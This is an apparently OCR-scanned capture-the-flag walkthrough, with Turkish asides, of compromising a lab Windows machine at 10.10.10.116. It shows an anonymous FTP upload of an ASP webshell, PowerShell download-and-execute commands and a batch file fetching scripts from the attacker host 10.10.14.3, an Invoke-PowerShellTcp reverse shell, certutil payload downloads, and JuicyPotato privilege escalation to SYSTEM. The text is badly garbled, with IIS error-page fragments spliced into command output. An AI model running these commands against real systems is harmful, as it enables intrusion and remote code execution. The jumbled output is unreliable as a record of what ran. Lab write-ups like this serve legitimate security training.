
Connected to 10.10.10.116...
220 Microsoft FTP Service 22:10 189,568 appcmd.exe
Name (10.10.10.116:root): anonymous 3,810 appcmd.xml
331 Anonymous access allowed, send identity (e-mail name) as password.dll
Password:
230 User logged in 10/20/18 22:10 360,448 appobj.dll
Remote system type is Windows_NT
ftp> put webshell.asp 2018 22:19 22,196 asp.mof
local: webshell.asp remote: webshell.asp 115,712 aspnetca.exe
200 PORT command successful.
125 Data connection already open: Transfer starting 31,744 authanon.dll
226 Transfer complete, 018 22:10 57,856 browscap.dll
1407 bytes sent in 0.00 secs (27.3841 MB/s)
ftp>

PS C:\Temp> Invoke-PowerShellTcp : The term 'icalcs' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:129 char:1
+ Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.3 -Port 1234
+ ~~~~~
+ CategoryInfo : NotSpecified (:) [Write-Error], WriteErrorException
+ FullyQualifiedErrorId : Microsoft.PowerShell.Commands.WriteErrorException,Invoke-PowerShellTcp

PS C:\Temp> whoami
nt authority\system
PS C:\Temp>

10.10.10.116 - [21/Nov/2019 14:06:24] "GET /rev.ps1 HTTP/1.1" 200 -
10.10.10.116 - [21/Nov/2019 14:11:14] "GET /rev.ps1 HTTP/1.1" 200 -
10.10.10.116 - [21/Nov/2019 14:11:43] "GET /MSFRottenPotato.exe HTTP/1.1" 200 -
10.10.10.116 - [21/Nov/2019 14:11:45] "GET /MSFRottenPotato.exe HTTP/1.1" 200 -
10.10.10.116 - [21/Nov/2019 14:13:24] "GET /rev.ps1 HTTP/1.1" 200 -
10.10.10.116 - [21/Nov/2019 14:17:09] "GET /dreamer.bat HTTP/1.1" 200 -
10.10.10.116 - [21/Nov/2019 14:17:09] "GET /dreamer.bat HTTP/1.1" 200 -
10.10.10.116 - [21/Nov/2019 14:23:12] "GET /rev.ps1 HTTP/1.1" 200 -
10.10.10.116 - [21/Nov/2019 14:23:43] "GET /j.exe HTTP/1.1" 200 -
10.10.10.116 - [21/Nov/2019 14:23:48] "GET /j.exe HTTP/1.1" 200 -
10.10.10.116 - [21/Nov/2019 14:33:34] "GET /rev2.ps1 HTTP/1.1" 200 -
10.10.10.116 - [21/Nov/2019 14:36:01] "GET /msfrrottenpotato.exe HTTP/1.1" 200 -
10.10.10.116 - [21/Nov/2019 14:36:06] "GET /msfrrottenpotato.exe HTTP/1.1" 200 -
10.10.10.116 - [21/Nov/2019 16:16:24] "GET /rev.ps1 HTTP/1.1" 200 -
10.10.10.116 - [21/Nov/2019 16:18:07] "GET /rev.ps1 HTTP/1.1" 200 -
10.10.10.116 - [21/Nov/2019 16:36:59] "GET /rev.ps1 HTTP/1.1" 200 -
10.10.10.116 - [21/Nov/2019 16:37:11] "GET /rev.ps1 HTTP/1.1" 200 -
10.10.10.116 - [21/Nov/2019 17:26:52] "GET /appxploit.exe HTTP/1.1" 200 -
10.10.10.116 - [21/Nov/2019 17:26:54] "GET /appxploit.exe HTTP/1.1" 200 -
10.10.10.116 - [21/Nov/2019 17:43:07] "GET /poc.ps1 HTTP/1.1" 200 -
10.10.10.116 - [21/Nov/2019 17:43:08] "GET /poc.ps1 HTTP/1.1" 200 -
10.10.10.116 - [21/Nov/2019 17:51:19] "GET /accesschk64.exe HTTP/1.1" 200 -
10.10.10.116 - [21/Nov/2019 17:51:27] "GET /accesschk64.exe HTTP/1.1" 200 -
10.10.10.116 - [21/Nov/2019 17:55:28] "GET /shell.exe HTTP/1.1" 200 -
10.10.10.116 - [21/Nov/2019 17:55:32] "GET /shell.exe HTTP/1.1" 200 -
10.10.10.116 - [21/Nov/2019 18:37:41] "GET /rev.ps1 HTTP/1.1" 200 -

Watson her hafta güncelleniyor o yüzden yeniden indirip derlemeyi unutma !



```
PS C:\Temp> certutil -urlcache -split -f "http://10.10.14.3/Watson.exe" C:\temp\Watson.exe
**** Online ****
0000
4a00
CertUtil: -URLCache command completed successfully.
PS C:\Temp> ls

HTTP Error 404.0 - Not Found
Directory: C:\Temp
The resource you are looking for has been removed, had its name changed, or is temporarily unavailable.

Mode                LastWriteTime         Length Name
----                -
-a----- 21/11/2019 15:42      18944 Watson.exe

Most likely causes:
• The directory or file specified does not exist on the Web server.
• The URL contains a typographical error.
• A custom filter or module, such as URLScan, restricts access to the file.

PS C:\Temp>
```

```
PS C:\Temp> .\Watson.exe
v2.0
Things you @RastaMouse

[*] OS Build Number: 15063
[*] Enumerating installed KBs...URL
[*] Create a tracing rule to track failed requests for this HTTP status code and see which module is calling SetStatus. For more information about creating a tracing rule for failed requests, click here.
[!] CVE-2019-0836 : VULNERABLE
[>] https://exploit-db.com/exploits/46718
[>] https://decoder.cloud/2019/04/29/combining-luafv-postluafv-postreadwrite-race-condition-pe-with-diaghub-collector-exploit-from-standard-user-to-system/
[!] CVE-2019-0841 : VULNERABLE
[>] https://github.com/rogue-kdc/CVE-2019-0841
[>] https://rastamouse.me/tags/cve-2019-0841/
[!] CVE-2019-1064 : VULNERABLE Web Core
[>] https://www.rythmstick.net/posts/cve-2019-1064/
[!] CVE-2019-1130 : VULNERABLE SPClass
[>] https://github.com/S3cur3Th1sSh1t/SharpByeBear
[!] CVE-2019-1253 : VULNERABLE
[>] https://github.com/padovah4ck/CVE-2019-1253
[!] CVE-2019-1315 : VULNERABLE
[>] https://offsec.almond.consulting/windows-error-reporting-arbitrary-file-move-eop.html
[*] Finished. Found 6 potential vulnerabilities.

Requested URL    http://10.10.10.116:80/upload/webshell.asp?cmd=powershell+%22IEX%28New-Object System.Net.WebClient).DownloadString%28%27http%3A%2F%2F10.10.14.3%2Frev.ps1%27%29%22
Physical Path    C:\inetpub\wwwroot\upload\webshell.asp
Logon Method     Anonymous
Logon User       Anonymous
```

```
PS C:\Temp> whoami /priv
PRIVILEGES INFORMATION
-----
Privilege Name        Description                                     State
-----
SeAssignPrimaryTokenPrivilege Replace a process level token                  Disabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process             Disabled
SeShutdownPrivilege Shut down the system                          Disabled
SeAuditPrivilege Generate security audits                       Disabled
SeChangeNotifyPrivilege Bypass traverse checking                      Enabled
SeUndockPrivilege Remove computer from docking station           Disabled
SeImpersonatePrivilege Impersonate a client after authentication      Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set                 Disabled
SeTimeZonePrivilege Change the time zone                          Disabled

PS C:\Temp>
```

Google

seimpersonateprivilege privilege escalation

About 4,230 results (0.42 seconds)

Juicy Potato - DarthSidious
<https://hunter2.gitbook.io/darthsidious/privilege-escalation/juicy-potato>
Using the juicy potato exploit for **privilege escalation**. ... SeAssignPrimaryTokenPrivilege and/or **SeImpersonatePrivilege** which most service accounts do have.
You visited this page on 11/20/19.

Microsoft Windows - 'SeImpersonatePrivilege' Local Privilege ...
<https://www.exploit-db.com/exploits>
Apr 17, 2008 - Microsoft Windows - 'SeImpersonatePrivilege' Local Privilege Escalation. CVE-2008-1436CVE-44580 .local exploit for Windows platform.
You visited this page on 11/20/19.

Abusing Token Privileges For Windows Local Privilege ...
<https://foxglovesecurity.com/2017/08/25/abusing-token-privileges-for-...>
Aug 25, 2017 - Abusing Token Privileges For Windows Local Privilege Escalation ... to have the "SeImpersonatePrivilege", or "SeAssignPrimaryPrivilege".

The lonely potato - Decoder's Blog
<https://decoder.cloud/2017/12/23/the-lonely-potato>

<https://github.com/ohpe/juicy-potato/releases>

ohpe / juicy-potato

Watch 29 Star 610 Fork 164

Code Issues 3 Pull requests 0 Actions Security Insights

Releases Tags

Latest release

v0.1
8a8c9d7
Verified

Fresh potatoes

ohpe released this on Aug 10, 2018 · 40 commits to master since this release

v0.1

Update README.md

Assets 3

JuicyPotato.exe	340 KB
Source code (zip)	
Source code (tar.gz)	


```
PS C:\Temp> certutil -urlcache -split -f "http://10.10.14.3/j.exe" C:\temp\j.exe cmd=powershell+ IEX(New-Object Net.WebClient)
**** Online ****
000000 Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHD
054e00
CertUtil: -URLCache command completed successfully.
PS C:\Temp> ls
HTTP Error 404.0 - Not Found
Directory: C:\Temp
The resource you are looking for has been removed, had its name changed, or is temporarily unavailable.

Mode                LastWriteTime         Length Name
----                -
-a----- 21/11/2019    15:47          347648 j.exe
-a----- 21/11/2019    15:42          18944 Watson.exe

    • The directory or file specified does not exist on the Web server.
PS C:\Temp> certutil -urlcache -split -f "http://10.10.14.3/dreamer.bat" C:\temp\dreamer.bat
**** Online ****
0000 ...
0058
CertUtil: -URLCache command completed successfully.
PS C:\Temp> type dreamer.bat
powershell "IEX(New-Object Net.WebClient).downloadString('http://10.10.14.3/rev2.ps1')"
```

Things you can try:

Directory: C:\Temp

- Review the browser URL.
- Create a tracing rule to track failed requests for this HTTP status code and see which module is calling SetStatus. For more information about creating a tracing rule for failed requests, see [Tracing Failed Requests](#).

Mode	LastWriteTime	Length	Name
-a-----	21/11/2019 15:48	88	dreamer.bat
-a-----	21/11/2019 15:47	347648	j.exe
-a-----	21/11/2019 15:42	18944	Watson.exe

Detailed Error Information:

Module	IIS Web Core
Requested URL	http://10.10.10.116:80/upload/webshell.asp?cmd=powershell+%22I

<http://ohpe.it/juicy-potato/CLSID/>

```
PS C:\Temp> systeminfo
Host Name: Linux
OS Name: Microsoft Windows 10 Enterprise
OS Version: 10.0.15063 N/A Build 15063
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Workstation
OS Build Type: Multiprocessor Free
Registered Owner: Windows User
Registered Organization:
Product ID: 00329-00000-00003-AA343
Original Install Date: 12/10/2018, 20:04:27
System Boot Time: 21/11/2019, 15:16:21
System Manufacturer: VMware, Inc.
System Model: VMware Virtual Platform
System Type: x64-based PC
Processor(s): 1 Processor(s) Installed on the Web server.
[01]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
BIOS Version: Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory: C:\Windows
System Directory: C:\Windows\system32
Boot Device: \Device\HarddiskVolume1
System Locale: en-gb;English (United Kingdom)
Input Locale: en-gb;English (United Kingdom)
Time Zone: (UTC+00:00) Dublin, Edinburgh, Lisbon, London
Total Physical Memory: 2,047 MB
Available Physical Memory: 1,254 MB
Virtual Memory: Max Size: 8,199 MB
Virtual Memory: Available: 2,362 MB
Virtual Memory: In Use: 837 MB
Page File Location(s): C:\pagefile.sys
Domain: WORKGROUP
Logon Server: N/A
Hotfix(s): N/A
Network Card(s): 1 NIC(s) Installed.
[01]: Intel(R) 82574L Gigabit Network Connection
Connection Name: Ethernet0
DHCP Enabled: No
Module: IIS IP address(es)
Notification: [01]: 10.10.10.116
[02]: fe80::60ce:55ee:3012:5c12
Handler: ASP [03]: dead:beef::b0a1:5106:2f61:e3e6
[04]: dead:beef::60ce:55ee:3012:5c12
Physical Path: C:\inetpub\wwwroot\upload\webshell.asp
Logon Method: Anonymous
Logon User: Anonymous
Hyper-V Requirements: Code A hypervisor has been detected. Features required for Hyper-V will not be displayed.
PS C:\Temp>
```

XblAuthManager	{2A947841-0594-48CF-9C53-A08C95C22B55}	{0134A8B2-3407-4B45-AD25-E9F7C92A80BC}	NT AUTHORITY\SYSTEM
----------------	--	--	---------------------

[illegible]

```
. | accesschk | ad-ldap-enum | BloodHound | c-templates |  
dll_hijack_detect_x64.exe | dll_hijack_detect_x86.exe | memdump | nc.exe |  
powerdown | Powerless.bat | PowerSploit | PS | psexec.py | PSTools |  
SharpUp | Watson | wce32.exe | wce64.exe | wce-universal.exe | wes.py |  
windows-exploit-suggester.py | windows-kernel-exploits | windows-privesc-  
check2.exe
```

<https://github.com/ismailbozkurt/pwk-cheatsheet-1>

<https://github.com/tennc/webshell>

<https://m0chan.github.io/2019/07/30/Windows-Notes-and-Cheatsheet.html#-basics-1>